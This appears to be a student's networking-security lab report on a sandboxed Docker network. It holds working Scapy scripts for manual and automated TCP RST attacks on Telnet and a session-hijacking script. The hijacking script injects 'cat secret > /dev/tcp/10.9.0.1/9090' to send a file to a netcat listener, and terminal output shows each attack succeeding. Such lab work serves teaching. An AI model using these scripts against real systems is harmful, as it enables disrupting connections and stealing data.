

```
  GNU nano 4.8                          reset.py
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=60452, dport=23,flags="R", seq=3852890990)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,iface = 'br-5eddcb7b4c20', verbose=0)
```

Step3: Launch the TCP RST attack

14)Command: python3 reset.py

Wireshark:


Aug -Dec 2025 Assignment SUBMISSION_UE23CS343AB6



seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>nano reset.py
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 reset.py
SENDING RESET PACKET.........
version    : BitField  (4 bits)                = 4               ('4')
ihl        : BitField  (4 bits)                = None            ('None')
tos        : XByteField                        = 0               ('0')
len        : ShortField                        = None            ('None')
id         : ShortField                        = 1               ('1')
flags      : FlagsField                        = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)               = 0               ('0')
ttl        : ByteField                         = 64              ('64')
proto      : ByteEnumField                     = 6               ('0')
chksum     : XShortField                       = None            ('None')
src        : SourceIPField                     = '10.9.0.6'      ('None')
dst        : DestIPField                       = '10.9.0.5'      ('None')
options    : PacketListField                   = []              ('[]')
--
sport      : ShortEnumField                    = 60452           ('20')
dport      : ShortEnumField                    = 23              ('80')
seq        : IntField                          = 3852890990      ('0')
ack        : IntField                          = 0               ('0')
dataofs    : BitField  (4 bits)                = None            ('None')
reserved   : BitField  (3 bits)                = 0               ('0')
flags      : FlagsField                        = <Flag 4 (R)>    ('<Flag 2 (S)>')
window     : ShortField                        = 8192            ('8192')
chksum     : XShortField                       = None            ('None')
urgptr     : ShortField                        = 0               ('0')
options    : TCPOptionsField                   = []              ("b''")
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>
```

user1-10.9.0.6:



Explanation:
In this task, a TCP RST attack is performed on an active Telnet session. Using Wireshark, the attacker can identify session details such as IPs, ports, and the latest sequence number. With Scapy, a spoofed RST packet is crafted using user1's IP (10.9.0.6) as the source and the victim's IP (10.9.0.5) as the destination, with port 23 and the correct sequence number. When the victim receives this forged packet, it assumes it is valid and immediately terminates the Telnet session. On the user's terminal, the message *"Connection closed by foreign host"* appears, confirming the attack's success.

Launching the attack automatically


After establishing the Telnet connection between the Hosts', execute the below command on the Attacker Machine

```
  GNU nano 4.8                          reset_auto.py
#!/usr/bin/python3
from scapy.all import *

def spoof_tcp(pkt):
   IPLayer  = IP(dst=pkt[IP].src, src=pkt[IP].dst)
   TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                  dport=pkt[TCP].sport, sport=pkt[TCP].dport)
   spoofpkt = IPLayer/TCPLayer
   ls(spoofpkt)
   send(spoofpkt, verbose=0)

pkt=sniff(iface = 'br-5eddcb7b4c20',filter='tcp and port 23', prn=spoof_tcp)
```

Step1: Launch the Automated TCP RST attack

15)Command: python3 reset_auto.py

Wireshark:




seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 reset_auto.py
version    : BitField  (4 bits)                    = 4               ('4')
ihl        : BitField  (4 bits)                    = None            ('None')
tos        : XByteField                            = 0               ('0')
len        : ShortField                            = None            ('None')
id         : ShortField                            = 1               ('1')
flags      : FlagsField                            = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)                   = 0               ('0')
ttl        : ByteField                             = 64              ('64')
proto      : ByteEnumField                         = 6               ('0')
chksum     : XShortField                           = None            ('None')
src        : SourceIPField                         = '10.9.0.5'      ('None')
dst        : DestIPField                           = '10.9.0.6'      ('None')
options    : PacketListField                       = []              ('[]')
--
sport      : ShortEnumField                        = 23              ('20')
dport      : ShortEnumField                        = 36720           ('80')
seq        : IntField                              = 3583600150      ('0')
ack        : IntField                              = 0               ('0')
dataofs    : BitField  (4 bits)                    = None            ('None')
reserved   : BitField  (3 bits)                    = 0               ('0')
flags      : FlagsField                            = <Flag 4 (R)>    ('<Flag 2 (S)>')
window     : ShortField                            = 8192            ('8192')
chksum     : XShortField                           = None            ('None')
urgptr     : ShortField                            = 0               ('0')
options    : TCPOptionsField                       = []              ("b''")
version    : BitField  (4 bits)                    = 4               ('4')
ihl        : BitField  (4 bits)                    = None            ('None')
tos        : XByteField                            = 0               ('0')
len        : ShortField                            = None            ('None')
id         : ShortField                            = 1               ('1')
flags      : FlagsField                            = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)                   = 0               ('0')
ttl        : ByteField                             = 64              ('64')
proto      : ByteEnumField                         = 6               ('0')
chksum     : XShortField                           = None            ('None')
src        : SourceIPField                         = '10.9.0.6'      ('None')
dst        : DestIPField                           = '10.9.0.5'      ('None')
options    : PacketListField                       = []              ('[]')
--
sport      : ShortEnumField                        = 36720           ('20')
dport      : ShortEnumField                        = 23              ('80')
seq        : IntField                              = 1570342170      ('0')
ack        : IntField                              = 0               ('0')
dataofs    : BitField  (4 bits)                    = None            ('None')
reserved   : BitField  (3 bits)                    = 0               ('0')
flags      : FlagsField                            = <Flag 4 (R)>    ('<Flag 2 (S)>')
```

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>netstat -tca
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
tcp        0      0 localhost:35257         0.0.0.0:*               LISTEN
tcp        0      0 6a7fdd805d8f:telnet     user1-10.9.0.6.ne:36720 ESTABLISHED
tcp        0      0 6a7fdd805d8f:telnet     user1-10.9.0.6.ne:56130 TIME_WAIT
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
tcp        0      0 localhost:35257         0.0.0.0:*               LISTEN
tcp        0      0 6a7fdd805d8f:telnet     user1-10.9.0.6.ne:36720 ESTABLISHED
tcp        0      0 6a7fdd805d8f:telnet     user1-10.9.0.6.ne:56130 TIME_WAIT
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
tcp        0      0 localhost:35257         0.0.0.0:*               LISTEN
tcp        0      0 6a7fdd805d8f:telnet     user1-10.9.0.6.ne:36720 ESTABLISHED
tcp        0      0 6a7fdd805d8f:telnet     user1-10.9.0.6.ne:56130 TIME_WAIT
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
tcp        0      0 localhost:35257         0.0.0.0:*               LISTEN
```

user1-10.9.0.6:



Explanation:

In the automated TCP RST attack, the reset_auto.py script sniffs live Telnet traffic to extract details like source/destination IPs, ports, and sequence numbers. It then forges a matching RST packet and sends it via the chosen interface. Unlike the manual attack, no values need to be entered manually the script handles everything automatically. When executed during an active Telnet session, the victim accepts the spoofed reset and immediately closes the connection, with the terminal showing *"*Connection closed by foreign host*"* and Wireshark confirming the injected RST packet.


Task 4: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session

Step 1: You will need Wireshark for this Task - Select the container interface and use the filter "Host 10.9.0.5 and tcp port 23".
Step 2: Establish a Telnet connection between the user and the victim
Step 3: Create a file named "secret" while logged on remotely in the user terminal.

Step1:

16)Command: cat > secret



user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
6a7fdd805d8f login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-152-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 13:53:31 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@6a7fdd805d8f:~$ cat > secret
this is a tcp session hijacking
^C
seed@6a7fdd805d8f:~$
```

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/home/seed
$>cat secret
this is a tcp session hijacking
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/home/seed
$>
```


Launching the attack:


Step1: Launch the attack

17)Command: telnet 10.9.0.5

Wireshark:

Aug -Dec 2025 Assignment SUBMISSION_UE23CS343AB6





Fill the following fields in the hijack.py code


- The source port
- The destination port (23)
- The next sequence number
- The acknowledgement number
- iface

```
  GNU nano 4.8                          hijack.py
#!/usr/bin/python3
import sys
from scapy.all import *

IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=47792, dport=23, flags="A",
               seq=2072627026, ack=2274254000)
Data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,iface = 'br-5eddcb7b4c20',verbose=0)

                        [ Wrote 11 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

Step2: On attacker machine run

18)Command: nc -l 9090 & python3 hijack.py

Wireshark:



seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>nano hijack.py
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>nc -l 9090 & python3 hijack.py
[1] 970
version    : BitField  (4 bits)                = 4               ('4')
ihl        : BitField  (4 bits)                = None            ('None')
tos        : XByteField                        = 0               ('0')
len        : ShortField                        = None            ('None')
id         : ShortField                        = 1               ('1')
flags      : FlagsField                        = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)               = 0               ('0')
ttl        : ByteField                         = 64              ('64')
proto      : ByteEnumField                     = 6               ('0')
chksum     : XShortField                       = None            ('None')
src        : SourceIPField                     = '10.9.0.6'      ('None')
dst        : DestIPField                       = '10.9.0.5'      ('None')
options    : PacketListField                   = []              ('[]')
--
sport      : ShortEnumField                    = 47792           ('20')
dport      : ShortEnumField                    = 23              ('80')
seq        : IntField                          = 2072627026      ('0')
ack        : IntField                          = 2274254000      ('0')
dataofs    : BitField  (4 bits)                = None            ('None')
reserved   : BitField  (3 bits)                = 0               ('0')
flags      : FlagsField                        = <Flag 16 (A)>   ('<Flag 2 (S)>')
window     : ShortField                        = 8192            ('8192')
chksum     : XShortField                       = None            ('None')
urgptr     : ShortField                        = 0               ('0')
options    : TCPOptionsField                   = []              ("b''")
--
load       : StrField                          = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' ("b''")
this is a tcp session hijacking
[1]+  Done                    nc -l 9090
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>
```

user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
6a7fdd805d8f login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-152-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 13:05:23 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@6a7fdd805d8f:~$
```

Explanation:

In this task, a Telnet session is hijacked by capturing connection details (ports, sequence, and acknowledgment numbers) from Wireshark and injecting a forged TCP packet that appears to come from the legitimate user. The spoofed packet carries a malicious command, which the victim executes as part of the valid session. Using hijack.py, the attacker injects a command to read the secret file and redirect its contents to a netcat listener on port 9090. The victim executes the command, and the attacker successfully receives the file's content, demonstrating remote command execution through TCP session hijacking.

